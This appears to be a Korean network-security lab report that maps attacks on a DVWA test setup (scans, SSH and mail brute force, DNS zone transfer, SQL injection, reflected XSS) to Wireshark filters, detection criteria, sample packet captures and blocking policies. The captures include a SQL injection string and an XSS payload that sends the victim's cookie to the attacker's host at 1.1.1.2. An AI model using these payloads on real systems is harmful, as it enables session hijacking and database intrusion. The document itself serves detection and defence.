




[시나리오 1] 패킷 식별 계획 - 내부망 침투 및 시스템 파괴

타겟 식별 및 초기 침투			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	arp spoofing	arp	동일 IP에 MAC 주소 지속 변조
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	FTP 패킷 스니핑	ftp tcp.port == 21	Payload 내 계정 정보 노출 여부
정상 패킷			
			
비정상 패킷			
			

공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	nmap 스캔	tcp.flags.syn == 1	단시간 내 다수 포트 접속 시도

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.100	192.168.1.1	TCP	60	65535 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
2747	142.594667170	1.1.1.2	1.1.1.3	TCP	74	50494 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2751	142.599148586	1.1.1.2	1.1.1.3	TCP	74	50496 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2754	142.599655786	1.1.1.2	1.1.1.3	TCP	74	52194 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2766	142.651802090	1.1.1.2	1.1.1.3	TCP	74	52210 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2799	142.756193568	1.1.1.2	1.1.1.3	TCP	74	50502 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2805	142.759719370	1.1.1.2	1.1.1.3	TCP	74	47974 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2812	142.811603843	1.1.1.2	1.1.1.3	TCP	74	52212 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2824	142.864925430	1.1.1.2	1.1.1.3	TCP	74	52226 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2839	142.916252852	1.1.1.2	1.1.1.3	TCP	74	50508 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2860	143.021798689	1.1.1.2	1.1.1.3	TCP	74	52236 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2864	143.022939488	1.1.1.2	1.1.1.3	TCP	74	47978 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2870	143.073845764	1.1.1.2	1.1.1.3	TCP	74	50522 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2876	143.076919637	1.1.1.2	1.1.1.3	TCP	74	52240 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2906	143.234703155	1.1.1.2	1.1.1.3	TCP	74	50526 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2913	143.284676078	1.1.1.2	1.1.1.3	TCP	74	52244 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2935	143.394626452	1.1.1.2	1.1.1.3	TCP	74	47986 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2944	143.497884109	1.1.1.2	1.1.1.3	TCP	74	52254 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2961	143.652529319	1.1.1.2	1.1.1.3	TCP	74	47994 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2968	143.705375844	1.1.1.2	1.1.1.3	TCP	74	52264 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0
2987	143.913732729	1.1.1.2	1.1.1.3	TCP	74	48008 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40897 Tsecr=0





공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
SSH 크래킹 (hydra)	SSH Force Brute	tcp.port == 22	동일 IP의 인증 시도 횟수 폭증

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
90	29.854961749	1.1.1.3	1.1.1.2	SSHv2	110	Server: Encrypted packet (len=44)
91	29.855289773	1.1.1.2	1.1.1.3	SSHv2	126	Client: Encrypted packet (len=60)
92	29.856969457	1.1.1.3	1.1.1.2	SSHv2	330	Server: Encrypted packet (len=264)
93	29.905949169	1.1.1.2	1.1.1.3	TCP	66	45344 → 22 [ACK] Seq=3022 Ack=3098 Win=76288 Len=0 TSval=409344726 TSecr=0
94	32.222691240	1.1.1.2	1.1.1.3	SSHv2	150	Client: Encrypted packet (len=84)
95	32.234909410	1.1.1.3	1.1.1.2	SSHv2	94	Server: Encrypted packet (len=28)
96	32.234909500	1.1.1.2	1.1.1.3	TCP	66	45344 → 22 [ACK] Seq=3106 Ack=3126 Win=76288 Len=0 TSval=409347054 TSecr=0
97	32.243694285	1.1.1.2	1.1.1.3	SSHv2	178	Client: Encrypted packet (len=112)
98	32.285591174	1.1.1.3	1.1.1.2	TCP	66	22 → 45344 [ACK] Seq=3126 Ack=3218 Win=71840 Len=0 TSval=3059564854 TSecr=0
99	33.109219812	1.1.1.3	1.1.1.2	SSHv2	694	Server: Encrypted packet (len=620)
100	33.157111390	1.1.1.2	1.1.1.3	TCP	66	45344 → 22 [ACK] Seq=3218 Ack=3754 Win=79360 Len=0 TSval=409347977 TSecr=0
101	33.158006736	1.1.1.3	1.1.1.2	SSHv2	110	Server: Encrypted packet (len=44)
102	33.158058916	1.1.1.2	1.1.1.3	TCP	66	45344 → 22 [ACK] Seq=3218 Ack=3798 Win=79360 Len=0 TSval=409347978 TSecr=0
103	33.158255801	1.1.1.2	1.1.1.3	SSHv2	594	Client: Encrypted packet (len=528)
104	33.158766211	1.1.1.3	1.1.1.2	TCP	66	22 → 45344 [ACK] Seq=3798 Ack=3746 Win=73856 Len=0 TSval=3059565727 TSecr=0
105	33.162456398	1.1.1.3	1.1.1.2	SSHv2	174	Server: Encrypted packet (len=108)
106	33.163798712	1.1.1.3	1.1.1.2	SSHv2	1126	Server: Encrypted packet (len=1060)
107	33.163872391	1.1.1.2	1.1.1.3	TCP	66	45344 → 22 [ACK] Seq=3746 Ack=4966 Win=82432 Len=0 TSval=409347984 TSecr=0
109	33.245624277	1.1.1.3	1.1.1.2	SSHv2	198	Server: Encrypted packet (len=132)
110	33.289180155	1.1.1.3	1.1.1.3	TCP	66	45344 → 22 [ACK] Seq=3746 Ack=5098 Win=84992 Len=0 TSval=409348109 TSecr=0

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
277	202.120563558	1.1.1.2	1.1.1.3	TCP	66	40838 → 22 [FIN, ACK] Seq=1244 Ack=1826 Win=69120 Len=0 TSval=40966579 TSecr=0
278	202.162207951	1.1.1.3	1.1.1.2	TCP	66	22 → 40838 [ACK] Seq=1826 Ack=1245 Win=64256 Len=0 TSval=3050883593 TSecr=0
279	202.647485888	1.1.1.3	1.1.1.2	TCP	66	22 → 40838 [FIN, ACK] Seq=1826 Ack=1245 Win=64256 Len=0 TSval=3050883593 TSecr=0
280	202.647560069	1.1.1.2	1.1.1.3	TCP	66	40838 → 22 [ACK] Seq=1245 Ack=1827 Win=69120 Len=0 TSval=409666322 TSecr=0
281	203.807318973	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
282	203.812145936	1.1.1.2	1.1.1.3	TCP	66	40796 → 22 [FIN, ACK] Seq=1252 Ack=1850 Win=69120 Len=0 TSval=40966748 TSecr=0
283	203.815263770	1.1.1.3	1.1.1.2	TCP	66	22 → 40796 [FIN, ACK] Seq=1850 Ack=1253 Win=64256 Len=0 TSval=30508852 TSecr=0
284	203.815309991	1.1.1.2	1.1.1.3	TCP	66	40796 → 22 [ACK] Seq=1253 Ack=1851 Win=69120 Len=0 TSval=409667490 TSecr=0
285	203.834657019	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
286	203.837529583	1.1.1.2	1.1.1.3	TCP	66	40812 → 22 [FIN, ACK] Seq=1244 Ack=1850 Win=69120 Len=0 TSval=40966751 TSecr=0
287	203.841436372	1.1.1.3	1.1.1.2	TCP	66	22 → 40812 [FIN, ACK] Seq=1850 Ack=1245 Win=64256 Len=0 TSval=30508852 TSecr=0
288	203.841486397	1.1.1.2	1.1.1.3	TCP	66	40812 → 22 [ACK] Seq=1245 Ack=1851 Win=69120 Len=0 TSval=409667516 TSecr=0
289	203.854209695	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
290	203.856389991	1.1.1.2	1.1.1.3	TCP	66	40848 → 22 [FIN, ACK] Seq=1244 Ack=1850 Win=69120 Len=0 TSval=40966753 TSecr=0
291	203.859518367	1.1.1.3	1.1.1.2	TCP	66	22 → 40848 [FIN, ACK] Seq=1850 Ack=1245 Win=64256 Len=0 TSval=30508852 TSecr=0
292	203.859558659	1.1.1.2	1.1.1.3	TCP	66	40848 → 22 [ACK] Seq=1245 Ack=1851 Win=69120 Len=0 TSval=409667534 TSecr=0
293	203.864629727	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
294	203.868341617	1.1.1.2	1.1.1.3	TCP	66	40822 → 22 [FIN, ACK] Seq=1244 Ack=1850 Win=69120 Len=0 TSval=40966754 TSecr=0
295	203.872225537	1.1.1.3	1.1.1.2	TCP	66	22 → 40822 [FIN, ACK] Seq=1850 Ack=1245 Win=64256 Len=0 TSval=30508853 TSecr=0
296	203.872759552	1.1.1.2	1.1.1.3	TCP	66	40822 → 22 [ACK] Seq=1245 Ack=1851 Win=69120 Len=0 TSval=409667547 TSecr=0

내부망 확장 및 관리자 권한 획득			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
DNS 정보 탈취	AXFR	tcp.port == 53	헤더 내 스캐너 명시
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
DNS 정보 탈취	WhatWeb	http	DNS 서버 설정 상태
정상 패킷			
			
비정상 패킷			
			

시나리오1 차단 정책
시나리오 1은 서버 단에서 iptables로 차단할 예정

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
SQL Injection	SQL Injection	http.request.uri	요청 데이터 내 DB 예약어 포함

정상 패킷




No.	Time	Source	Destination	Protocol	Length	Info
21	7.122531289	1.1.1.2	1.1.1.4	HTTP	695	POST /DVWA/login.php HTTP/1.1 (appli
23	7.125755575	1.1.1.4	1.1.1.2	HTTP	521	HTTP/1.1 302 Found
25	7.133825527	1.1.1.2	1.1.1.4	HTTP	513	GET /DVWA/index.php HTTP/1.1
26	7.136768171	1.1.1.4	1.1.1.2	HTTP	2888	HTTP/1.1 200 OK (text/html)

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
25	1.735779928	1.1.1.2	1.1.1.4	HTTP	525	GET /vulnerabilities/sql/ HTTP/1.1
27	1.737934371	1.1.1.4	1.1.1.2	HTTP	1855	HTTP/1.1 200 OK (text/html)
41	11.428784829	1.1.1.2	1.1.1.4	HTTP	577	GET /vulnerabilities/sql/?id=1%27+or+%271%27%30%271&Submit=Submit HTTP/1.1
43	11.423874188	1.1.1.4	1.1.1.2	HTTP	1935	HTTP/1.1 200 OK (text/html)

시나리오1 차단 정책
SQL injection은 iptables로 직접적으로 막기엔 한계가 있어 라우터에서 ACL로 차단

[시나리오 2]

사이트 정하기			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
공개된 도메인 정보 수집	dnsenum	dns.qry.type==252	응답 패킷 내 모든 존 (Zone) 레코드 포함 여부
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
스캔	Nmap	tcp.flags.syn == 1	단시간 내 다수 포트 (Multi-port) 접속 시도
정상 패킷			
			

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
733	28.636474300	1.1.1.2	1.1.1.4	TCP	58	64825 → 4003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
735	28.636522540	1.1.1.2	1.1.1.4	TCP	58	64825 → 765 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
760	28.637843839	1.1.1.2	1.1.1.4	TCP	58	64825 → 32776 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
761	28.637880698	1.1.1.2	1.1.1.4	TCP	58	64825 → 1087 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
762	28.637906777	1.1.1.2	1.1.1.4	TCP	58	64825 → 10616 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
763	28.637931022	1.1.1.2	1.1.1.4	TCP	58	64825 → 26214 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
764	28.637954907	1.1.1.2	1.1.1.4	TCP	58	64825 → 3476 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
765	28.637977449	1.1.1.2	1.1.1.4	TCP	58	64825 → 1069 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
766	28.638000062	1.1.1.2	1.1.1.4	TCP	58	64825 → 10009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
767	28.638025910	1.1.1.2	1.1.1.4	TCP	58	64825 → 1839 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
768	28.638053432	1.1.1.2	1.1.1.4	TCP	58	64825 → 2105 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
769	28.638080242	1.1.1.2	1.1.1.4	TCP	58	64825 → 3390 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
770	28.638109547	1.1.1.2	1.1.1.4	TCP	58	64825 → 2040 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
771	28.638137469	1.1.1.2	1.1.1.4	TCP	58	64825 → 2288 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
772	28.638166303	1.1.1.2	1.1.1.4	TCP	58	64825 → 25735 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
773	28.638201770	1.1.1.2	1.1.1.4	TCP	58	64825 → 6000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
775	28.638245823	1.1.1.2	1.1.1.4	TCP	58	64825 → 32778 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
777	28.638286819	1.1.1.2	1.1.1.4	TCP	58	64825 → 1045 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
778	28.638317507	1.1.1.2	1.1.1.4	TCP	58	64825 → 9575 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
780	28.638372049	1.1.1.2	1.1.1.4	TCP	58	64825 → 1077 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

취약점 확인

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
세션 탈취	Reflected XSS	http.request.uri	URI 내 인코딩된 스크립트 포함

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
13	6.333073172	1.1.1.2	1.1.1.4	HTTP	571	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
15	6.335877402	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
1412	453.343080020	1.1.1.2	1.1.1.4	HTTP	513	GET /index.php HTTP/1.1
1413	453.345300378	1.1.1.2	1.1.1.4	HTTP	2088	HTTP/1.1 200 OK (text/html)
1600	500.000457192	1.1.1.2	1.1.1.4	HTTP	526	GET /vulnerabilities/xss_d/ HTTP/1.1
1602	500.003981528	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1715	512.241639007	1.1.1.2	1.1.1.4	HTTP	555	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
1718	512.245924095	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1735	530.917022466	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
1739	530.922728204	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1856	545.009945024	1.1.1.2	1.1.1.4	HTTP	545	GET /security.php HTTP/1.1
1858	545.007703247	1.1.1.4	1.1.1.2	HTTP	2319	HTTP/1.1 200 OK (text/html)
1871	547.029000756	1.1.1.2	1.1.1.4	HTTP	529	GET /vulnerabilities/xss_d/ HTTP/1.1
1872	547.032710211	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
1885	551.005300040	1.1.1.2	1.1.1.4	HTTP	555	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
1888	551.008577050	1.1.1.4	1.1.1.2	HTTP	587	HTTP/1.1 200 OK (text/html)
1947	558.999041016	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
1949	559.002620504	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
2053	577.550040271	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
2057	577.561810500	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)
2405	703.003031081	1.1.1.2	1.1.1.4	HTTP	589	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
2407	703.006001092	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)

관리자 계정의 mail 로그인 시도

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
계정 침투	Mail Brute Force	http.request.method=="POST"	대량의 401 에러 후 200 발생





정상 패킷

